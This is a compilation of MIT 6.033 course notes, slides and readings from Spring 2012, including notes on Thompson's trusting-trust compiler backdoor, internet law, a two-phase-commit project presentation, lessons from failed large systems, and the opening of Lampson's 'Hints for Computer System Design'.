  Useful in the long term, but not so useful for immediate problems.
```

Technique 2: publish a certificate revocation list (CRL).
  Can work in theory.
  Clients need to periodically download the CRL from each CA.
  MSFT 2001 problem: Verisign realized they forgot to publish their CRL address.
  Things are a little better now, but still many CRLs are empty.
  Principle: economy of mechanism, avoid rarely-used (untested) mechanisms.

Technique 3: query an online server to check certificate freshness.
  No need to download long CRL.
  Checking status might be less costly than obtaining certificate.

Idea 4 (for looking up public keys): use public keys as names. [SPKI/SDSI]
  Trivially solves the problem of finding the public key for a "name".
  Avoids the need for certificate authorities altogether.
  Might not work for names that users enter directly.
  Can work well for names that users don't have to remember/enter.
    Application referring to a file.
    Web page referring to a link.
  Additional attributes of a name can be verified by checking signatures.
    Suppose each user in a system is named by a public key.
    Can check user's email address by verifying a message signed by that key.

[slide: summary]

6.033: Computer Systems Engineering Spring 2012

Home / News
Schedule
Submissions

General Information
Staff List
Recitations
TA Office Hours

Discussion / feedback
FAQ
Class Notes Errata
Excellent Writing Examples

2011 Home

Preparation for Recitation 24

Read *Reflections on Trusting Trust*. This is one of our shortest readings--only three pages--but do not be deceived by its brevity. It is surprisingly deep and requires a lot of thinking to get your head around, but once you figure it out it is fascinating. Plus, you will know something that most people who haven't read this paper are quite clueless about.

This paper is probably best ingested by reading it carefully (your first reaction may be "What was that all about?"), discussing it in a small group, and then going back to read it again. Then discuss it in recitation, then read it a third time. On one of those three readings, you will probably say to yourself "Oh, now I get it!".

The paper emphasizes how difficult it is to be sure that you know what your software actually does. One way to avoid treacherous software would be to write all your software yourself. Although this approach would in principle solve the problem, it is overwhelmingly impractical. One has no choice but to rely on, and thus trust, software from other sources.

The paper has enough to think about while you are reading it. But here are some questions to think about later:

Two programmers, Alice and Bob, want to buy the latest version of the Microsoft C compiler. Alice searches the Internet for the lowest price and downloads the compiler from a web site on some island in the Pacific Ocean. Bob buys a CD that claims to contain the same compiler from the local computer store.

1. Who and what must Alice trust to believe that she received a compiler without Trojan horses?
2. How about Bob?

MD5

Since publication of Thompson's paper, there have been two proposals for handling trust in programs that you didn't personally write:

1. have the author sign the binary, using the techniques of chapter 11 of the 6.033 notes, and
2. apply the methods of chapter 5 to run the program in a completely isolated environment, called a "sandbox".

Do these proposals solve the problem that Thompson raises? How do these proposals relate to the challenges that Alice and Bob face?

Code signing

6.033 Recitation

5/10


DP2 Due Today

Very short paper

Guy who invented Unix and C
won Turing award

About printing the program you are currently running

Have the program as a string somewhere
execute the string



Compilers need to bootstrap
Then add more features

(2)

Write optimizations in higher level language

(not following)
If wanted to support fuzzy logic
Must write a new compiler

Feed something through the other

Article talked about adding a new type
Extending the C language to compile in C

Want to recognize new line "\n"

If c ≠ "\" then return c
else if c == "\" then
c = next char ()
if c == "n"

(3)

This is code within compiler to process strings in code


C = current char in the code

(code above changed somewhat on the board)

In C code can use \n

do if "\" return "\\"

Since C code that is reading output is expecting this



get C^2

here never look up code for \

(4)

(cont following)

If match (next is pat st if) Then

Produce Backdoor trap


Thompson put in trap door


if compile Unix

And do log in routine

if user name is special → don't check password


OS w/ trap door





(5)

But if look at C_1 you see this hack



Should be identical

Could add optimizations

C_2

If match (next input stuff, pattern)

Then produce back door trap


If match (next input stff, compile)

Then output usual code ① + ② code

Add ~~something~~ pattern to compiler

(6)

Stuff shall be same - unless is Unix



C2 → [C0 E] → C2 F

C3 → [C2 F] → C3 E

(not following this at all)

Could never notice trap door when look at C3

C4 → [C3 E] → C4 E will have the stuff in there

(7)

No one would know!

Unless looked at assembly code which people did

Compilers 100k+ lines of code

└ hard to read

How about assemblers, linkers, loaders?

The point is we trust crappy stuff all the time?

Today: take at the buffer check

6.033 Lecture

5/14

(Hal lecturing) (no slides online)

Some town in Michigan - Fairgrove

(He does slideshow model of PPT lecturing)

Some person went missing Catrina Lester

in Aman Jordan - met Abdula

Saw his MySpace page, sent "you are cute"

Wanted to meet up

Authorities found her getting off plane

Society terrified of internet

Congress started to react

"Hunting grounds for child predators"

Delete Online Predators Act

- Prevent from Social Networking site

But what is one?

A profile online?

(2)

So removed dot

Gave it to FCC

Who didn't want to do

Catrine tied it again when 18

Married

But didn't work at

Broke up on Dr. Phil show

How do we react to the internet?

- 6.033: Complex systems

Internet has society + people

That complexity dwarfs that

Difficulty to make regulations

6.033: "Complex systems fail for complex reasons"

Lots of unintended consequences

(3)

1st ammendment: freedom of speech

What do you regulate?

- Source
- destination
- protocol
- ISPs
- HW manuf

What do ya go after?

"Congress shall make no law" - does not affect other orgs

but does cover all gov

Does it cover state schools?

Would it prevent research?

4

Are some speech ya can't say?

Obscenity - legal def of
Mille Test

Nastiest Place on Earth

Run a BBN in CA
Amatre Action
Postal inspectors shut it down
Since paid $55 [illegible]
Calls to give passwords
Convicted in TN

Like in France can't see Nazi stuff
$ But can ya log onto amazon.com

(5)

83.5%

People really learned about the internet ~1995~

Time article on Cyberporn

Showing kid in front of compter

Study came out

Said 83.5% of images on web were porn

But studied CMU undergrad guys

Senators outraged

"Stem flood of porn"

Communications Decency Act

<18 or knowingly permits a service

Does Verizon knowingly permit

Part 2 allow filtering

the transmitter is not the publisher

(He's a good lecturer)

Definition

Statement

1. False
2. Com to 3d party
3. Causes damages

Slander = oral
Libel = written

RumorVille USA

1990
part of CompuServe
Ruled CompuServe is just the truck delivering info
Protogy tries to compete by filtering
Then someone sues them since they were monitoring
2 taking responsibility
Court ruled against Protogy

Providers really confused now
So in CDSA

(7)

Reno vs ACLU

Lstruck law down

You're affecting everyone

plus would be judged by strictest community

deserves highest form of protection from gov

Call her

9/11 biggest terrorist attack - before that OK bombing

T-Shirts: "Visit Oklihoma, its a blast"

Posts this ad on AOL - Jhen

Lots of people call him angry

He wants to post a retraction

Someone else posts a message on it

Ken files for damages against AOL

(8)

System is very complex

This is way harder than 6.033

Blanket ack for 6.805

w/ Associate CIO for Internet Policy

6.033
Presentation Planning

5/14

Present paper
esp novel parts

Very under specified

Editor
Reconcile
Commit

We just did standard version

No slides, white board only!

What is novel?
- nothing
- vv for line + position

(2)

1. Explain data structure — Nandi
2. Explain version vector
3. Explain reconciliation — Rahul
4. Explain 2 phase commit — Plaz

No specifics on who can present
All 3 of us will be there

5 min total
- 1.5 min per section

Me
2 phase
Committe + peers
if offline - will wait
Asks to give name via UI
- no dupes

(3)

Check that up to date

Ask all if want to commit

Then locks copy

Sends back text. commit

Once everyone says yes → commit point

~~If crash - will resume from there~~

Then tell everyone to actually commit

expiry time

- if coord has not heard back abort
  - only coord can abort
  - so locked till talk to coord

(point of pres is more that we know it or to say something interesting to class?)

- decide confidently + quickly

(4)

Everyone practices

Think point is showing what they know

Section Script

5/14

What is committing?

Committer + peer

Ask give name via UI

- no dupes

expiry time

Check that up to date

Coordinator sync - no changes

If offline -> will wait

Ask if want to commit

if so lock, issue test commit message

This is commit point

Have logging

If recover after here -> still committed

Then tell to actually commit

Ec033
Presentations

5/15

(7 min late)

Group 2

Pointers to ~~docs~~ para
- current from last sync

document + para ordering


Table of who broadcast paragraph
- (again not best way I think)
- (prof pointed it out

Group 3

Used vector time pairs
(not paying attention)

(2)

Pointers to list



Group 4

Paragraph 0 gives order of text in doc
(still don't like)

Ask users how to order if at end
↳ we don't handle well...

Group 5

Lowest id node is coordinator

(3)


Goop 6

Repository basis

Char level

Version vectors

Operator transitions



T compensates for others adding

Header pointer

(Multiple people drawing → its like crazyness)

Complicated path thing I didn't get

Membership dynamic

L store as group

(4)

All ops are set union base

Lnever delete it

Group 7

Unit = paragraph

Phase1 Paragraph

Phase2 Paragraph order

Group 8

Us

Asked q about locking

L26 Complexity Revisited
Learning from Failures

5/16

Still had to build systems that actually work
Even if know all the abstractions
Since easy to build too complex systems
- No clear cliff
- But signals?

What are common problems?
- Too many Objectives
  - How to trade them off?

Underlying tech changes fast

Few repeatable methods?

- Mythical Man Month
  - Tar pit

(2)

Systems get more + more complex

└ Gets worse + worse

Can learn from failures

Comp. risks mailing list

Complex systems fail for complex reasons

United's Online system 1966 - 1968

Same when wanted to link airline, hotel, car

- Second System
- Assembly language (crazy even then)
- Bad News Dioed

(3)

IBM Workplace OS

- too many parts
- frozen class structure
- new CPU, I/O, Dos
- Microkernel

- tried to deliver on time
  - added more people

FAA Advanced Automation System

6 Bill

· 1982 - 1994

- Contractors as advisories
- All or nothing
- expectations ↑
- Congress meddling
- didn't get everyone involved
- hard procurement rules

(4)

London Ambulance Dispatch

Lots of problems

Lots of projects scrapped
(I should read more about)

Recurring Problems

Excessive generality
Bad ideas
2nd system
Mythical man month
Wrong modularity
Bad new diced
Incomplete scaling

(5)

No too much novelty
Reuse components

~~Don't sweep~~

Adopt abstractions
- Sweeping simp
  - like turn on txn on dbs

Find bad ideas itself
- Find silly requirements
- Scrap bad ideas early
- Argue w/ the customer

Easy to fix flaws early on!
- minutes vs weeks

Plan, plan, plan
Simulate, Simulate

(6)

Incentives, not penalites for finding errors

Best if can iterate quickly

Literate from sucessful simple system like Linux

build it up

Don't do all at once
(actually very good advice!)

Linux adds half a mill lines of code each 3 months
+removes

So totally rewritten every 2.5 years

Strong Conceptual integrity
Someone controls the design

(7)

Hire a few top designers

Learn from Failure
Lare more sucessful

Principals

limit novelty

adopt sweeping simplifications

Get something working soon

Iterativly add capability

Incentives to repat errors

Descope early

Have strong small teams of designers

Strong outside pressure to violate principle

6.033 Theme Song

Learn More

6.823 Arch
824 Dist Sys Eng
828 OS
829 Networking
830 DB
858 Security
805 Ethics + Law

Complexity revisited: learning from failures

Frans Kaashoek

Lec 26 --- Last one!

5/16/12

Credit: Jerry Saltzer

6.033 in one slide

Principles:End-to-end argument, Open design, Be explicit …

- Client/server
- RPC
- File abstraction
- Virtual memory
- Threads
- Coordination
- Protocol layering
- Routing protocols
- Reliable packet delivery
- Names
- Replication state machine
- Version vectors
- Transactions
- Passwords
- Secure channels
- Cryptographic hash

Case studies of successful systems: DNS, X Windows, Unix, MapReduce, BGP, TCP, Bittorrent, RAID, Databases, SSL, ….

Today: Why do systems fail anyway?

- Complexity in computer systems has no hard edge
- Learning from failures: common problems
- Fighting back: avoiding the problems
- 6.033 theme song

Too many objectives

- Ease of use
- Availability
- Scalability
- Flexibility
- Mobility
- Security
- Networked
- Maintainability
- Performance
- Durable
- ….

Lack systematic methods

5/16

Many objectives

+

Few Methods

+

High d(technology)/dt


=

Very high risk of failure

[Brooks, Mythical Man Month]


The tarpit

Complexity: no hard edge



- It just gets worse, worse, and worse ...

Learn from failure




"The concept of failure is central to design process, and it is by thinking in terms of obviating failure that successful designs are achieved..."
[Petroski]

CS: comp.risks


Keep digging principle

- Complex systems systems fail for complex reasons
  - Find the cause ...
  - Find a second cause ...
  - Keep looking ...
  - Find the mind-set.




Pharaoh Sneferu's Pyramid project

Try 1: Meidum (52° angle)



Try 2: Dashur/Bent
(52° to 43.5° angle)



Try 3: Red pyramid (right angle: 43°)

United Airlines/Univac

- Automated reservations, ticketing, flight scheduling, fuel delivery, kitchens, and general administration
- Started 1966, target 1968, scrapped 1970, spend $50M
- Second-system effect (First: SABRE)

(Burroughs/TWA repeat)

CONFIRM

- Hilton, Marriott, Budget, American Airlines
- Hotel reservations linked with airline and car rental
- Started 1988, scrapped 1992, $125M
- Second system
- Dull tools (machine language)
- Bad-news diode

[Communications of the ACM 1994]

IBM Workplace OS for PPC

- Mach 3.0 + binary compatability with AIX + DOS, MacOS, OS/400 + new clock mgmt + new RPC + new I/O + new CPU
- Started in 1991, scrapped 1996 ($2B)
- 400 staff on kernel, 1500 elsewhere
- "Sheer complexity of class structure proved to be overwhelming"
- Inflexibility of frozen class structure
- Big-endian/Little-endian not solved

[Fleish HotOS 1997]

Advanced Automation System

- US Federal Aviation Administration
- Replaces 1972 Air Route Traffic Control System
- Started 1982, scrapped 1994 ($6B)
- All-or-nothing
- Changing specifications
- Grandiose expectations
- Contract monitors viewed contractors as adversaries
- Congressional meddling

London Ambulance Service

- Ambulance dispatching
- Started 1991, scrapped in1992 (20 lives lost in 2 days, 2.5M)
- Unrealistic schedule (5 months)
- Overambitious objectives
- Unidentifiable project manager
- Low bidder had no experience
- No testing/overlap with old system
- Users not consulted during design

[Report of the Inquiry Into The London Ambulance Service 1993]

More, too many to list ...

- Portland, Oregan, Water Bureau, 30M, 2002
- Washington D.C., Payroll system, 34M 2002
- Southwick air traffic control system $1.6B 2002
- Sobey's grocery inventory, 50M, 2002
- King's County financial mgmt system, 38M, 2000)
- Australian submarine control system, 100M, 1999
- California lottery system, 52M
- Hamburg police computer system, 70M, 1998
- Kuala Lumpur total airport management system, $200M, 1998
- UK Dept. of Employment tracking, $72M, 1994
- Bank of America Masternet accounting system, $83M, 1988,
- FBI virtual case, 2004.
- FBI Sentinel case management software, 2006.
- UK National offender management IS, $155M, 2007 (restart)

Recurring problems

- Excessive generality and ambition
- Bad ideas get included
- Second-system effect
- Mythical Man Month
- Wrong modularity
- Bad-news diode
- Incommensurate scaling

Fighting back: control novelty

- Source of excessive novelty:
  - Second-system effect
  - Technology is better
  - Idea worked in isolation
  - Marketing pressure
- *Some* novelty is necessary; the difficult part is saying *No*.
- Don't be afraid to re-use existing components
  - Don't reinvent the wheel
  - Even if it takes some massaging

Fighting back: adopt sweeping simplifications


- Processor, Memory, Communication
- Dedicated servers
- N-level memories
- Best-effort network
- Delegate administration
- Fail-fast, pair-and-compare
- Don't overwrite
- Transactions
- Sign and encrypt

Fighting back: find bad ideas fast

- Question requirements
  - "And ferry itself across the Atlantic" [LHX light attack helicoper]
- Try ideas out, but don't hesitate to scrap
- Understand the design loop

Requires strong, knowledgeable management

The design loop



- Find flaws fast!

Fighting back: find flaws fast

- Plan, plan, plan (CHIPS, Intel processors)
- Simulate, simulate, simulate
  - Boeing 777 and F-16
- Design reviews, coding reviews, regression tests, daily/hourly builds, performance measurements
- Design the feedback system:
  - Alpha and beta tests
  - A/B testing
  - Incentives, not penalties, for reporting errors

Fighting back: design for iteration, iterate the design

- Something simple working soon
  - Find out what the real problems are
- One new problem at a time
- Use iteration-friendly design
  - E.g., Failure/attack models

"Every successful complex system is found to have evolved from a successful simple system"

Example: Linux

- 1995: Linux hobbyist project
- Now: Google, Amazon servers, Android run Linux
- Fast iterative software development

Version	Insertions		Deletions		
	LOC	% of total	LOC	% of total	
2.6.13	224596	6.6%	79304	2.3%	
2.6.14	125947	3.5%	73173	2.1%	
2.6.15	295552	8.2%	184804	5.1%	
2.6.16	239086	6.4%	115931	3.1%	
2.6.17	158873	4.1%	99534	2.6%	
2.6.18	195217	5.0%	87806	2.2%	
2.6.19	264203	6.6%	173397	4.3%	
2.6.20	130823	3.2%	70608	1.7%	
2.6.21	179715	4.3%	99243	2.4%	
2.6.22	282043	6.6%	135117	3.2%	
2.6.23	194784	4.4%	204809	4.7%	
2.6.24	400342	9.1%	319644	7.3%	
2.6.25	458622	10.3%	247255	5.5%	
2.6.26	307233	6.6%	206375	4.4%	
2.6.27	649094	13.6%	609369	12.8%	
2.6.28	499163	10.4%	343133	7.1%	
2.6.29	443027	8.9%	262983	5.3%	
2.6.30	376948	7.3%	189751	3.7%	
2.6.31	306308	5.7%	100660	1.9%	
2.6.32	303351	5.5%	110817	2.0%	
2.6.33	266081	4.6%	134299	2.3%	
2.6.34	308185	5.3%	133734	2.3%	
2.6.35	227835	3.8%	285428	4.7%	
2.6.36	209973	3.5%	431638	7.2%	
2.6.37	245373	4.3%	134239	2.3%	

Fighting back: conceptual integrity

- One mind controls the design
  - Macintosh
  - Visicalc spreadsheet
  - UNIX
  - Linux
- Good esthetics yields more successful systems
  - Parsimonious, Orthogonal, Elegant, Readable, ...
- Few top designers can be more productive than a larger group of average designers.

Fighting back: learn from failures

- Take failures seriously and learn from it
- Example: Amazon outage [2011]
  - Elastic block store aggressively remirrors
  - Network configuration problem in NE availability zone effected primary and backup network
  - "Re-mirror storm", effected other regions
  - Took days to get under control
  - Amazon took failure analysis serious
- Counter examples: RSA, Sony PlayStation network

Fighting back: summary

- Principles that help avoiding failure
  - Limit novelty
  - Adopt sweeping simplifications
  - Get something simple working soon
  - Iteratively add capability
  - Give incentives for reporting errors
  - Descope early
  - Give control to (and keep it in) a small design team
- Strong outside pressures to violate these principles
  - Need strong knowledgeable managers/designers

Admonition

Make sure that none of the systems you design can be used as disaster examples in future versions of this lecture

6.033 theme song

'Tis the gift to be simple, 'tis the gift to be free,
'Tis the gift to come down where we ought to be;
And when we find ourselves in the place just right,
'Twill be in the valley of love and delight.

When true simplicity is gained
To bow and to bend we shan't be ashamed;
To turn, turn will be our delight,
Till by turning, turning we come out right.

[Simple Fifts, traditional Shaker hymn]

Learn more about systems

- 6.823: computer architecture
- 6.824: distributed systems engineering
- 6.828: operating system engineering
- 6.829: computer networking
- 6.830: databases
- 6.858: computer system security
- 6.805: Ethics and Law

6.033: Computer Systems Engineering

Spring 2012

Home / News

Schedule

Submissions

General Information

Staff List

Recitations

TA Office Hours

Discussion / feedback

FAQ

Class Notes Errata

Excellent Writing Examples

2011 Home

Preparation for Recitation 26

Read 5/12

The final 6.033 recitation discusses Butler Lampson's classic paper *Hints for Computer System Design*. This paper presents about two dozen general rules of thumb that experienced system designers have found helpful in building functional, fault-tolerant systems with acceptable performance. Some of Lampson's rules may seem obvious to you. Don't be misled by their apparent simplicity: they embody deep ideas, and it is all too easy to forget them while in the throes of a project. (And even if they are obvious, they are well worth collecting and repeating.)

Start out by reading the conclusion of the paper, and then follow the advice in its first sentence: read the paper in small pieces, over time, so that you can fully absorb its lessons. You will get less from the paper if you read it all at once.

You are likely to be unfamiliar with many of the systems discussed in the examples. It is not necessary to understand every example, but you should understand in detail at least one of the examples for each hint. Then, for each hint you should think of at least one example of a use (and perhaps also a misuse) of the hint from one of the readings. In addition, think about your design projects: how did you follow (or not) the hints? You might also think about when the hints are not applicable, and how you can tell when that is the case. Overall, the collection of hints should help you to synthesize the lessons you have learned during the semester.

Paper had to understand at 1st
- weird examples

But principles true

Questions or comments regarding 6.033? Send e-mail to the 6.033 staff at 6.033-staff@mit.edu or to the 6.033 TAs at 6.033-tas@mit.edu.

Top // 6.033 home //

Hints for Computer System Design[1]

Butler W. Lampson

Computer Science Laboratory
Xerox Palo Alto Research Center
Palo Alto, CA 94304

Abstract

Studying the design and implementation of a number of computer has led to some general hints for system design. They are described here and illustrated by many examples, ranging from hardware such as the Alto and the Dorado to application programs such as Bravo and Star.

1. Introduction

Designing a computer system is very different from designing an algorithm:

The external interface (that is, the requirement) is less precisely defined, more complex, and more subject to change.

The system has much more internal structure, and hence many internal interfaces.

The measure of success is much less clear.

The designer usually finds himself floundering in a sea of possibilities, unclear about how one choice will limit his freedom to make other choices, or affect the size and performance of the entire system. There probably isn't a 'best' way to build the system, or even any major part of it; much more important is to avoid choosing a terrible way, and to have clear division of responsibilities among the parts.

I have designed and built a number of computer systems, some that worked and some that didn't. I have also used and studied many other systems, both successful and unsuccessful. From this experience come some general hints for designing successful systems. I claim no originality for them; most are part of the folk wisdom of experienced designers. Nonetheless, even the expert often forgets, and after the second system [6] comes the fourth one.

Disclaimer: These are not
novel (with a few exceptions),
foolproof recipes,
laws of system design or operation,
precisely formulated,
consistent,
always appropriate,
approved by all the leading experts, or
guaranteed to work.

---

[1] This paper was originally presented at the. 9th ACM Symposium on Operating Systems Principles and appeared in *Operating Systems Review* **15**, 5, Oct. 1983, p 33-48. The present version is slightly revised.

They are just hints. Some are quite general and vague; others are specific techniques which are more widely applicable than many people know. Both the hints and the illustrative examples are necessarily oversimplified. Many are controversial.

I have tried to avoid exhortations to modularity, methodologies for top-down, bottom-up, or iterative design, techniques for data abstraction, and other schemes that have already been widely disseminated. Sometimes I have pointed out pitfalls in the reckless application of popular methods for system design.

The hints are illustrated by a number of examples, mostly drawn from systems I have worked on. They range from hardware such as the Ethernet local area network and the Alto and Dorado personal computers, through operating systems such as the SDS 940 and the Alto operating system and programming systems such as Lisp and Mesa, to application programs such as the Bravo editor and the Star office system and network servers such as the Dover printer and the Grapevine mail system. I have tried to avoid the most obvious examples in favor of others which show unexpected uses for some well-known methods. There are references for nearly all the specific examples but for only a few of the ideas; many of these are part of the folklore, and it would take a lot of work to track down their multiple sources.

> *And these few precepts in thy memory*
> *Look thou character.*

It seemed appropriate to decorate a guide to the doubtful process of system design with quotations from *Hamlet.* Unless otherwise indicated, they are taken from Polonius' advice to Laertes (I iii 58-82). Some quotations are from other sources, as noted. Each one is intended to apply to the text which follows it.

Each hint is summarized by a slogan that when properly interpreted reveals the essence of the hint. Figure 1 organizes the slogans along two axes:

Why it helps in making a good system: with functionality (does it work?), speed (is it fast enough?), or fault-tolerance (does it keep working?).

Where in the system design it helps: in ensuring completeness, in choosing interfaces, or in devising implementations.

Fat lines connect repetitions of the same slogan, and thin lines connect related slogans.

The body of the paper is in three sections, according to the *why* headings: functionality (section 2), speed (section 3), and fault-tolerance (section 4).

2. Functionality

The most important hints, and the vaguest, have to do with obtaining the right functionality from a system, that is, with getting it to do the things you want it to do. Most of these hints depend on the notion of an *interface* that separates an *implementation* of some abstraction from the *clients* who use the abstraction. The interface between two programs consists of the set of assumptions that each programmer needs to make about the other program in order to demonstrate the correctness of his program (paraphrased from [5]). Defining interfaces is the most important part of system design. Usually it is also the most difficult, since the interface design must satisfy three conflicting requirements: an interface should be simple, it should be complete, and it should

